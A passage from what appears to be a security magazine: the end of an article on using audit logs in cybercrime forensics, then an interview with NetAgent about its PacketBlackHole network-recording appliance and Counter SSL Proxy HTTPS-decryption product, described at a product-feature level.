

(Tier-1)
Identify the Offender
(Tier-2)
Cyber Forensic Analysis
(Tier-3)
Explore Four Elements
Who is s(he)?
Where is the computer locating?
Why was the crime committed?
1. IP Address:
Which sources are identified and obtained from the available logs?
2. Time Stamp:
When is the period between start time and end time?
3. Digital Action:
What are (ab)normal results?
4. Response Messages:
How are the actions recorded?

Figure 3. *Four Elements of Auditing Logs.tif*

PERFORM A FORENSIC ANALYSIS OF VALID ARGUMENT

Most challenges in a cybercrime investigation come down to the problem of authenticity. Analysts pay more attention to focus on the facts, and perform a forensic analysis of valid argument. The more evidence investigators can uncover and present, the closer they can get to the truth.

EVALUATE THE SOURCE FOR A SOLID CONCLUSION

When cyber security breaches are detected, hackers may leave their tracks in numerous places. In court, the evidence should be presented in a manner that does not change its meaning. Any changes to the original should be explicitly documented and justified to minimize the possible defense challenges of its integrity. The person who examined the evidence should present an oral argument to the officials responsible for a solid conclusion. That proposed argument should contain a statement of the reasons and set forth each issue of fact or law.

CONCLUSION

Cyber technology is an extremely complicated field and the internet is being increasingly used as a place to commit crimes using personal computers, as well as network-based computers. Although cyber forensics is still in the early stages of its development, the burgeoning use of the internet has increased the necessity for cybercrime investigations. Many of today's cybercrime cases require more thorough investigations. This paper focuses on the issue of uncertainty and reliability, which often is part of auditing log. If the police and other authorities do not stay on top of this problem, they may lose the battle to control this cybercrime explosion. The golden rule to obtaining any digital evidence is that it should only be used as supplementary evidence, the verification of different original sources, such as auditing logs, is essential to uncovering the truth. The further analyses of information comparison help in playing amateur investigations and solving internet mysteries.

Author's Bio


Da-yu (Ta-yu) Kao was a detective and forensic police officer at Taiwan's Criminal Investigation Bureau (under the National Police Administration). With a Master degree in Information Management and a PhD degree in Crime Prevention and Correction, he had lead several investigations in cooperation with police agencies from other countries for the past 20 years. Besides, he is currently an Assistant Professor at Department of Information Management (under Taiwan's Central Police University). He has an extensive background in law enforcement and a strong interest in technology-based investigation or forensics. He can be reached at camel@mail.cpu.edu.tw.

THE MOST POPULAR NETWORK FORENSICS PRODUCT IN JAPAN, PACKETBLACKHOLE IS NOW ON SALE IN THE US

INTERVIEW WITH NETAGENT INC.

WWW.NET-AGENT.COM

by Aby Rao, Gabriele Biondo and Andrew J Levandoski



Hirofumi Hatanaka is currently CEO of New York-based NetAgent Inc., which is a subsidiary of NetAgent Co., Ltd., a company with an established reputation in network security in Japan. He graduated from Waseda University in Japan and received an MBA degree from the University of Nottingham in the UK. For over 15 years, he worked for a research firm with offices in both Japan and the USA before joining NetAgent Co., Ltd., in order to cultivate an international network security market as International Strategy Manager. NetAgent Inc. was established in 2012, and he was made CEO. Contact Info: info@net-agent.com +1(212)590-2540

The largest part of our readers are not so familiar with the Japanese market, so we need you to give us some context.

The Japanese economy is still the world's third largest, and many companies have aggressively invested into their network's security. According to Gartner, overall IT spending in Japan in 2010 was at $260.5 billion, which was a yearly growth of 5.6 percent, but investment in network security alone, totaling $5.9 billion, showed a yearly growth of 10.4 percent. Network security in Japan is a market which has been attracting much attention, and the industry is further expected to grow in the future.

How is the network security industry in Japan, currently, and what are the emerging technologies in this field?

For many Japanese companies, governments and individuals, APT (Advanced Persistent Threat) is the most interesting and concerning network security issue. Meanwhile, interest in network monitoring, recording, and storage of email and web history has been increasing. Technological utilization of network forensics to visualize all network traffic has been widespread.

How would you compare the Japanese information security industry with rest of the world?

Basically, the structures of Japan and other countries in the network security market are similar. For the Japanese market, the role of System Integrators is large, not only for the use of security tools, but also when providing services in many cases.

Do you have some regulations and compliance requirements defined by the government?

Yes. Under the J-Sox law (Japan-Sarbanes-Oxley act), there are many regulations and compliance requirements that seek to strengthen the internal governance of listed companies and financial institutions.

Your products are popular in Japan, what are your expectations for the US/Europe market?

The network forensics market in the United States is said to be several times that of Japan. PacketBlackHole(PBH) has the top market share in Japan, and when compared to other products in the U.S. market, it can be said that PBH stands out with its excellent visualization features.

About 90% of the leakage of important company information and assets is said to be leaked from the inside. To prevent internal information leakage, it is necessary to introduce a mechanism that records and monitors network communications in order to discourage employees from releasing such information. Also, if by any chance the information leakage still occurs, all records are kept to enable a quick and effective response. It is said that preventing information leaks is a matter of network security, but preventing leaks from the inside is a matter of human resource management. Therefore, we hope to promote the sale of PBH in the U.S. as a human resource management tool for business executives.

How is the privacy law in Japan?

There is a Personal Information Protection Law in Japan. Actually, the Personal Information Protection Law has strictly regulated how the government, companies, and individuals deal with personal information. However there is not any sort of Privacy Law in Japan which prevents collecting that information. An invasion of privacy should of course be avoided, but there are no regulations or laws against a company checking or monitoring their employees' emails and website browsing history when the employees use the company's network facilities.

We would like to understand a bit more the products and the company.

Our main product PacketBlackHole PBH is designed to comprehensively capture and record the network traffic and then to analyze and render the raw data for easy searching or browsing by the administrators.

PBH was first released by NetAgent Co. Ltd. in the year 2000 as a unique network analyzer to track and visualize the activities of each particular PC user over computer networks, namely the Internet.

It has since earned an established reputation as a useful, intuitive, and reliable tool for enforcing corporate internal policy , hence eventually achieving a cumulative shipment of over 800 units, mostly in the Japanese domestic market but extending sales somewhat into Asia and Europe as well.

NetAgent Co., Ltd. is a Tokyo-based Japanese company which specializes in computer and network security. Since inaugurated in 2000, they have increasingly gained reputation in the Japanese information security market through a continuous effort to develop and provide various useful security products – and unique investigative services – as either preventive or backward-incidence measures against data breaches.

NetAgent Inc. is a New York-based subsidiary of NetAgent Co., Ltd., promoting PBH in the U.S. market since 2012.

How many developer do you have?

We have around 10 developers in our product development team in Tokyo's head office.

Can you please tell us something about Packet Black Hole (PBH) and the technology behind it?

PacketBlackHole (PBH) is basically a kind of network analyzer, which is supposed to record and analyze the communication over the network.

Yet instead of just enumerating timestamps, IP addresses, data sizes, etc. as conventional network analyzers do, we wanted to go one more step forward to make PBH a useful tool for enabling business executives or corporate administrators to visually understand what is happening – what any particular user is doing – over their corporate network.

To achieve this, we have extensively examined typical activities of corporate PC users over a network, and have implemented functionalities to visualize those specific activities: sending emails with webmail services, using search engines, watching movies at video sharing sites, posting messages at BBS sites, uploading local files to file sharing sites, and so on.

How does PBH perform analysis on encrypted traffic?

PBH can visualize SSL encrypted web access only when installed with the optional product Counter SSL Proxy (CSP).

CSP stands between an SSL web server and a client PC, and establishes an independent SSL session with each. This way CSP can decrypt the communication between the web server and the PC. CSP then sends the decrypted web access contents to a designated PBH.

Finally the PBH merges the decrypted data from CSP with other non-SSL data, which has been captured and analyzed by the PBH itself, for seamless searching and browsing by the administrator.

How does PBH perform under heavy traffic? Can you provide us more insight into its performance?

PacketBlackHole (PBH) can handle a momentary spike of traffic without a problem. Even if under sustained heavy traffic for a time period a little longer than, say an hour, PBH's job queuing mechanism will still take care of that and the analysis backlog will eventually be processed once the traffic level eases down.

However, if you constantly have heavy traffic, for hours or even days for instance, PBH may no longer efficiently handle it unless you upgrade the PBH hardware. There are several different models of PBH: from the low-cost and easy-to-install 'Cube' model up to the high-performance 'Enterprise' model. Also the models above the 'Cube' can be configured to share workloads among multiple PBH nodes for even higher capacity as a whole.

You provide 2TB of store with PBH. Is that sufficient for a large-size company? Can it be extended?

No. The entry-level 'Cube' model of PacketBlackHole (PBH) is meant for small businesses hence equipped only with a fixed 2TB Hard Drive neither expandable nor sufficient for larger companies.

Large scale companies should use 'Standard' or 'Enterprise' models of PBH which are expandable as necessary. Just for your information, the largest PBH system in operation at the moment has 200TB of storage space.

What is the network overhead of using Counter SSL Proxy technology?

It depends on various factors like the number of PCs in place, the intensity of https usage on them, or the performance of hardware on which the Counter SSL Proxy (CSP) runs.

According to the results of stress tests we conducted, however, the delay in access was negligible even when only one single-processor CSP server was dealing with 1500 concurrent SSL sessions.

If necessary, we would recommend upgrading the CSP server hardware or deploying multiple CSP servers to distribute the workload.

Are your products compatible with non-Windows based environments (e.g. IE browsers, OS)? If not, any plan for future implementations?

Yes. PacketBlackHole (PBH) is not dependent upon any particular OS.

PBH can reproduce any communication by any client devices over the network, as long as they talk in protocols which PBH is capable of analyzing.

Also the web-based user interface of PBH allows the administrators to use basically any web browser to operate the PBH.

What SIEM(s) does your products integrate with?

PacketBlackHole (PBH) is basically designed to work as a stand-alone, but we can also customize it to integrate with other SIEMs at order.

Actually there have been several cases in which we customized PBH to work with the customers' existing SIEM systems.

* The cost of customization is borne by the customer.

Since communication can take place in many different languages, does PBH support multiple languages?

PBH can analyze and reproduce text written in any language as long as the web browser can display it. The PBH web interface itself currently supports both English and Japanese browser settings.

PacketBlackHole Cube

Tell us about your other product – Counter SSL Proxy. What kind of monitoring and analysis does it provide?

Counter SSL Proxy is a proxy server developed to work together with PBH. When a client connects to an encrypted HTTPS site, Counter SSL Proxy will make the connection in the client's place. It is then able to decrypt any encoded SSL data captured by the PBH, allowing for analysis and limited reproduction.

What are the biggest challenges with encrypted traffic?

To analyze any encrypted traffic, a proxy server such as Counter SSL Proxy is necessary to intercept communications. While using a proxy server is generally an effective way to increase security by hiding an internal network from external attacks, this can easily lead to some complications with regards to user privacy. Therefore, enforcing this kind of policy can be a bit challenging.

Can your products handle non-web based protocols?

Yes. In fact, some of the most in-depth analysis features offered by the PacketBlackHole are specific to email protocols, such as reproducing any attached files. FTP, SMB, and VoiP are among other protocols also capable of analysis.

How much effort does it take to configure and maintain your products?

Initial setup of the PacketBlackHole requires little more than a basic knowledge of the user's network topology. The device must be configured with an IP address that belongs to the user's network, and also it must be able to capture the network's data by connecting to a repeater hub or mirrored switch port. With an active product license, upgrade patches can be downloaded from our server and installed easily using the PBH web interface.

Counter SSL Proxy Box

How do your products work with mobile devices?

Since our products can only monitor a given network, a mobile device must be connected to the same network via a wireless access point in order for communications to be analyzed by PacketBlackHole. Even then, only the data which is sent over that network can be captured and thus analyzed.

Any plan to develop such a technology for handhelds? How do you deal with BYOD?

BYOD is of course one of the most recent problems facing network security. While we offer an app known as Secroid which analyzes and rates the vulnerabilities of Android apps, there is really no way to totally enforce security protocols if we are talking about an employee's personal mobile devices.

Is user management possible (i.e. – some users are prone to analysis, other are not)?

Yes. PacketBlackHole allows an administrator to filter out specific networks, IP addresses, or email addresses which are not to be analyzed.

What forensic tools can your products work with?

PacketBlackHole saves captured data in a standard .pkt format, readable by other networking tools such as Wireshark. However, PBH has been developed to provide all the analysis tools necessary to work as a standalone network forensic device. Packet files captured by other products can be imported as well, and with the Counter SSL Proxy installed, even encrypted data is capable of analysis.